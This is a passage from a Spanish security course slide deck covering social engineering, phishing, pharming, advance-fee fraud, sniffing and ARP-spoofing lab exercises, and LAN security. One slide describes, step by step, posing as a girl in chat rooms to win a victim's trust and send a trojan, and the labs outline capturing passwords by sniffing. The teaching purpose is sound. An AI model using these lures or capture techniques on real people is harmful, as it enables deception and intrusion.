
- Escribimos un user/pass cualquiera. Ej: a/a
- Click en "Validar". Vemos que el botón de "Generar código de activación" se activa
- Click en dicho botón y…


¡El código es nuestro!

Introducimos el código y…



¡Reto superado!





Conclusiones

Conclusiones:

- ¿Metodología? OWASP, OSSTMM, ISSAF… pero al final…
  "Cada maestrillo tiene su librillo"

- Ingredientes para un buen "pen-tester":
  - 40% - Conocimientos "básicos" (tecnologías, protocolos, programación)
  - 30% - Hacking "skills" (técnicas, vulnerabilidades, herramientas)
  - 30% - Capacidad de análisis, improvisación, ingenio, creatividad y… ¡paciencia!

¿A que no era tan difícil? ;-)

Ingeniería social

1. **Introducción y conceptos de seguridad**
2. **Ataques en los sistemas TIC**
3. **Seguridad en entornos WEB**
4. **Ingeniería Social**

    1. Búsqueda de información
    2. Ingeniería social
    3. Localización de un un ataque
    4. SPAM
    5. PHISHING
    6. PHARMING
    7. Estafa Nigeriana
    8. Otros ataques de Ingeniería social
    9. Un engaño común
    10. Medios para combatir la Ingeniería Social

5. **Práctica: Ataques básicos**
6. **Seguridad en Redes de Área Local**
7. **Práctica: Implementación de seguridad en redes LAN**
8. **Seguridad Perimetral**
9. **Practica: Implementación de políticas de seguridad Perimetral**
10. **Infraestructuras de clave pública**
11. **Introducción a LDAP**
12. **Seguridad en Comercio Electrónico**
13. **Gestión de la seguridad**
14. **Plan Director de Seguridad**
15. **Examen CompTIA Security+**

Búsqueda de información

- Vivimos en la sociedad de la información
- Si alguien tuviera toda la información de un sector, dominaría ese sector
- Es tan importante que yo tenga información como el que asegure que mi competencia no la tiene
- No es solo la competencia quien supone un riesgo:
  - Mis clientes desearían tener toda la información de mis procesos internos para saber si mi empresa es la mejor para ellos o no.
  - Mis proveedores emplearían la información para conocer mis debilidades y conducirme hacia sus propios intereses
  - Incluso es peligroso que mis empleados tengan toda la información de la compañía.
- Se crean y se destruyen negocios y empresas sólo por disponer o no disponer de información
- Cada vez es más fácil acceder a la información que nos ayuda conseguir información
- Es el bien más preciado de una organización, depende de ella, más que de su cadena productiva

Búsqueda de información

- Antes, la información de la empresa estaba contenida exclusivamente en grandes sistemas informáticos centralizados (mainframe).
- Ahora, cada empleado tiene a su alcance información crítica para la compañía, y además necesita llevarla consigo.

- Antes, el mercado era menos competitivo, y había menos interés por obtener información de la empresa
- Ahora, la competencia, los clientes y los proveedores, harán todo lo que esté a su alcance para obtener esa información.

- Antes, esa información no estaba protegida legalmente
- Ahora se aplican sanciones millonarias por descuidar la seguridad de determinada información
  - Ley orgánica de protección de datos de carácter personal (LOPD)
  - Directiva comunitaria relativa a los ataques contra los sistemas de información
  - Sarbanes-Oxley (SOX)

Búsqueda de información

- Los hackers, que antes generaban ataques de DOS para divertirse, tienen ahora elevados intereses económicos:
  - Son contratados por empresas para recabar información de sistemas de sus clientes, proveedores, competidores, amenazas…
  - Ellos mismos buscan su propio interés (quitarse una multa, obtener un servicio sin pagar por él…)
  - Venden listados con direcciones de correo electrónico, datos personales, o de empresa, etc principalmente a agencias publicitarias no del todo "licitas"

- La información, como se ha visto, residen muchas veces en sistemas informáticos. Ya no interesa perder el tiempo en buscar una solución tecnológica que nos permita acceder a ella. Hay métodos más sencillos

- Estos métodos más sencillos pasan por vulnerar el sistema más vulnerable de todos los que existen: El ser humano. Se emplean trucos, mentiras, trampas y engaños para convencer a un humano a que nos de la información que necesitamos (primera persona)

- Se usan las mismas técnicas en procesos de venta, en ataques a terceros, en lo que sea

- Esto se llama ***Ingeniería Social***

Ingeniería social

- Para incrementar la seguridad en la red, podremos instalar en ella:
  - Firewalls
  - Antivirus
  - Sistemas de detección y protección contra intrusos
  - Criptografía, cifrado
  - Autenticación fuerte, biometría
  - Etc…
- … pero lo único que realmente necesita un hacker para lograr sus objetivos es una persona desprevenida para acceder sin problema a la información buscada.
- La Ingeniería Social se basa en cuatro verdades de la condición humana:
  - Todos queremos ayudar
  - El primer movimiento es siempre de confianza hacia el otro
  - No nos gusta decir No
  - A todos nos gusta que nos alaben

Localización del ataque

- Los ataques producidos por ingeniería social son muy difíciles de localizar e identificar su fuente, ya que el atacante se ha aprovechado de la voluntad de una persona, haciendo lo que podríamos llamar "human spoofing"

- De este modo, se detecta que un porcentaje importante de los ataques en los últimos años, se producen desde el interior de la red, por personas autorizadas para ello.

- Las soluciones pasan por:
  - Autorizar a muchas menos personas, siguiendo el concepto de "solo lo saben los que realmente tienen necesidad de saberlo"
  - Realizando campañas de sensibilización
  - Asegurando las comunicaciones entre estas personas y el atacante, más que entre el sistema atacado y ellas.
  - Se requiere el uso de soluciones basadas en análisis heurístico, estadístico, experimental, de análisis de contenido, etc… aunque cada vez son más sofisticadas y más eficaces

- ¿Cómo se puede convencer a un usuario de que te de sus claves de acceso a su aplicación bancaria, por ejemplo?


SPAM

- Técnica de envío masivo de mensajes, habitualmente publicitarios, a diferentes medios (correo electrónico, mensajes de móviles, FAX, etc)
- Se basa en la estadística. Si se mandan miles de millones de mensajes con un contenido publicitario, es muy probable que alguien (de echo mucha gente) estudie el correo, e incluso que adquieran el producto anunciado
- No solo son correos publicitarios. Ideas políticas, religiosas, asociaciones y plataformas en búsqueda de socios o apoyo social, mensajes en “cadena” a la caza de direcciones de correo válidas, etc. Cualquier cosa sirve, ya que el coste de la “campaña publicitaria” es muy bajo.
- No es peligroso en si mismo para el usuario, pero si para los servidores de correo que gestionan buzones, por su carga de consumo malgastada en la gestión de correos basura.
- Para el usuario, desde luego es un efecto molesto, en ocasiones hace inservible la cuenta de correo si no se aplican medidas

PHISHING

- El phishing es la técnica empleada para lograr información confidencial de la persona atacada (passwords de acceso a sistemas, principalmente, pero no exclusivamente)
- Esta información suele ser empleada para realizar ataques económicos (si roban las passwords de acceso a un banco, por ejemplo) o vendida (datos sociales como religión, sexo, condición política, situación económica, otros datos demográficos, etc)
- Los datos los compran agencias de publicidad, para la realización de estudios de mercado (aunque es ilegal), y otras "empresas" para el lanzamiento de SPAM.
- El atacante, se hace pasar por una entidad de confianza, y suele iniciar el ataque con un SPAM. Por ejemplo, se recibe un correo electrónico que ice "aproveche la gran oferta que su banco le hace. Haga click aquí" (www.cajademadrid.es)
- La página visitada es idéntica a la original (www.cajamadrid.es). El usuario no percibe la diferencia, y mete sus passwords de acceso, siendo capturadas por el atacante.

PHARMING



- Ataca a los DNS's para que todas las peticiones realizadas a un servidor seguro sean desviadas a otro lugar, que simula ser el original.

- Captura todos los datos solicitados por la entidad, puede evolucionar a Man In the middle, de modo que capture datos de manera transparente y solo los utilice cuando tenga cierta cantidad, o cuando ha tratado de acceder al sistema la persona que se pretende atacar (raras veces)

- Es muy difícil de detectar y de combatir. El ataque puede hacerse a varios DNS's, quienes lo publicaran a los de menor nivel hasta que los de mayor nivel les vuelven a actualizar. Si se ataca al DNS propietario del dominio, el ataque es mundial e indetectable a simple vista hasta que se comprueben sus efectos.

ESTAFA NIGERIANA

- La estafa nigeriana consiste en un estafador que obtiene dinero de la víctima en concepto de adelanto a cuenta de una supuesta cantidad millonaria de dinero que se le ha prometido.

- Existen muchísimos argumentos y variantes de la estafa, pero todos ellos tienen en común la promesa de participar en una gran fortuna, en realidad inexistente, así como también existen diversos trucos para que la víctima pague una suma por adelantado como condición para acceder a cierta fortuna.

- La justificación generalmente es la de una millonaria herencia vacante que la víctima adquirirá, una cuenta bancaria abandonada, una lotería millonaria que la víctima ha ganado, un contrato de obra pública, o simplemente de una gigantesca fortuna que alguien desea donar generosamente antes de morir. Aunque las anteriores son las justificaciones más famosas, existen un enorme número de diferentes argumentos que dan origen a la existencia y donación de la suma millonaria. Algunos sostienen que la excusa de la lotería es la más común de todas.

- Este fraude está hoy especialmente extendido a través del correo electrónico no solicitado

- El trato propuesto se suele presentar como un delito inocuo con el fin de disuadir a los inversores de llamar a las autoridades.

- A quien acepte la oferta, los timadores le enviarán algunos documentos (casi siempre archivos gráficos adjuntados a mensajes de correo electrónico) con sellos y firmas de aspecto oficial. A medida que prosiga el intercambio, pronto se le pedirá que envíe dinero o viaje al exterior para entregarlo personalmente, para hacer frente a supuestos honorarios, gastos, sobornos, impuestos o comisiones. Se van sucediendo excusas de todo tipo, pero siempre se mantiene viva la promesa del traspaso de una cantidad millonaria.

Otros ataques de Ingeniería social

- Llamadas de teléfono, correos electrónicos mensajes a móvil, etc, simulando ser el administrador del sistema que se pretende atacar (el banco, la tarjeta de crédito, el administrador de sistemas de la empresa, el dependiente de la tienda donde compraste el televisor, el jefe del restaurante donde vas a celebrar el bautizo de tu hijo, el hospital, etc. etc. etc.)

- Regalos publicitarios a cambio de información. Sorprendente: en una encuesta realizada por la empresa Infosecurity, el 90% de los empleados de oficina de la estación Waterloo de Londres reveló sus contraseñas a cambio de un bolígrafo barato.

- Otros incluyen llaves USB con un troyano cargado. ¿Cuánto tiempo se tarda en meter en el PC?

- Software que se instala a al vez que otro, para lo cual se pide consentimiento al usuario. Junto con Messenger Plus se instala, autorizado por el usuario, un adware que muestra publicidad de varias empresas. La inmensa mayoría de los usuarios aceptó su instalación (siguiente, siguiente, siguiente…)

- Aplicaciones de envío de postales, regalos, avisos, etc. a tus contactos, incluso con indicación expresa de que loa información será empleada para el envío y que, en nombre del afectado y de acuerdo con el, consientes tal uso

- Llamadas a números 903,804,805,606, etc. Programas televisivos fraudulentos, etc.

Un engaño común

- Nos damos de alta una cuenta en hotmail, con nombre de chica
- Creamos un perfil curioso
- Entramos a los chats y damos nuestro mail
- Somos la típica niña que recién se compró el ordenador y necesita ayuda
- Damos confianza, y aumentamos el ego de la victima al ponerlo en el papel de nuestro salvador, si le añadimos dulces piropos y besos virtuales, en cuestión de tendremos lo que buscamos
- Estaremos en condiciones de enviarle un troyano que nos abra de par en par su ordenador, una vez conocido su sistema.


Medios para combatir ataques por IS

CONTRA INGENIERIA SOCIAL

- Formación al usuario
- Concienciación
- Campañas preventivas
- Dar a cada usuario SOLO lo que de verdad necesite para realizar su trabajo
- Existen sistemas que permiten detectar un fraude de pharming o phishing, pero son del todo insuficientes

Práctica: Ataques básicos

1. Introducción y conceptos de seguridad
2. Ataques en los sistemas TIC
3. Seguridad en entornos WEB
4. Ingeniería Social
5. Práctica: Ataques básicos
    1. PRÁCTICA 1: Sniffing the network
    2. PRACTICA 2: Búsqueda de vulnerabilidades
    3. PRÁCTICA 3: ARP Spoofing
6. Seguridad en Redes de Área Local
7. Práctica: Implementación de seguridad en redes LAN
8. Seguridad Perimetral
9. Practica: Implementación de políticas de seguridad Perimetral
10. Infraestructuras de clave pública
11. Introducción a LDAP
12. Seguridad en Comercio electrónico
13. Gestión de la seguridad
14. Plan Director de Seguridad
15. Examen CompTIA Security+




PRÁCTICA 1. Sniffer

- Objetivo:
  - Obtener del PC atacado su password de acceso a un servidor FTP
  - Obtener del PC atacado una conversación MSN Messenger

- Escenario:
  - El hacker se encuentra en la misma red que el atacado, o ha logrado el control de una máquina ubicada en la misma red
  - Se trata del mismo dominio de colisión, es decir, la red está basada en HUBS

- Preparación:
  - Instalamos un servidor FTP en un PC (puede ser de la red o externo)
  - Instalamos el cliente de MSN Messenger en el PC atacado
  - Instalamos el Sniffer en el PC del atacante

- Operativa:
  - Mientras la victima accede al servidor FTP y al Messenger, analizamos su trafico para localizar su actividad.




PRÁCTICA 2. Búsqueda de vulnerabilidades

- Objetivo:
  - Conocer qué sistemas tiene un PC concreto (la víctima)
  - Encontrar vulnerabilidades de las aplicaciones instaladas

- Escenario:
  - El PC a atacar es un servidor de determinadas aplicaciones (consola, ficheros, FTP, WEB, etc)
  - El hacker quiere lograr información del servidor, las aplicaciones que tiene arrancadas, y buscar la forma de atacarlas.
  - No es necesario que se encuentren en la misma red.

- Preparación:
  - Instalamos en la víctima un servidor FTP, un servidor WEB, y activamos algunos servicios
  - Instalamos en el hacker un software de port scaning

- Operativa:
  - Se ataca a la víctima as través de varios puertos, para comprobar la información que con ello se obtiene.



PRÁCTICA 3. ARP Spofing

- Objetivo:
  - Analizar toda la red y conocer sus maquinas, direcciones Mac y direcciones IP
  - Conocer todo el tráfico de la misma, con un entorno de switches en medio

- Escenario:
  - Una red de switches con varios PC's, uno de ellos es el hacker.
  - En la red hay un router que conecta con Internet
  - El hacker quiere lograr información de todo el tráfico de la red

- Preparación:
  - Las víctimas navegaran tranquilamente por Internet, usarán sus aplicaciones, etc.
  - Instalamos en el hacker un software de sniffer
  - instalamos en el hacker un software de ARP spoofing


- Operativa:
  - Primero analizaremos la información de la red. Después iniciaremos el ataque.

Seguridad en redes LAN

www.francisco-valencia.es


1. **Introducción y conceptos de seguridad**
2. **Ataques en los sistemas TIC**
3. **Seguridad en entornos WEB**
4. **Ingeniería Social**
5. **Práctica: Ataques básicos**
6. **Seguridad en Redes de Área Local**
    1. Seguridad en el modelo jerárquico
    2. Segmentación (VLANs)
    3. VLAN estáticas y dinámicas
    4. VTP
    5. Trunks ISL, IEEE 802.1q
    6. VTP prunning
    7. Permiso de acceso a la red (IEEE 802.1x)
    8. Inter VLAN routing
    9. Policy-BasedRouting (PBR)
    10. NAT
    11. Passwords de administración
    12. Password recovery
    13. Seguridad física de los elementos de la red
    14. Control de acceso
    15. Listas de acceso
    16. AAA (RADIUS)
    17. One Time Password
    18. Desactivar servicios innecesarios
7. **Práctica: Implementación de seguridad en redes LAN**
8. **Seguridad Perimetral**
9. **Practica: Implementación de políticas de seguridad Perimetral**
10. **Infraestructuras de clave pública**
11. **Introducción a LDAP**
12. **Seguridad en el Comercio electrónico**
13. **Gestión de la seguridad**
14. **Plan Director de Seguridad**
15. **Examen CompTIA Security+**

Modelo jerárquico de red




Capa de acceso

- Punto de acceso a la red
- Se aplican políticas de seguridad de niveles 1 y 2
- Desactivación y desconexión interfaces no usados
- Filtrado MAC (PORT SECURITY)
- Asignación de VLAN



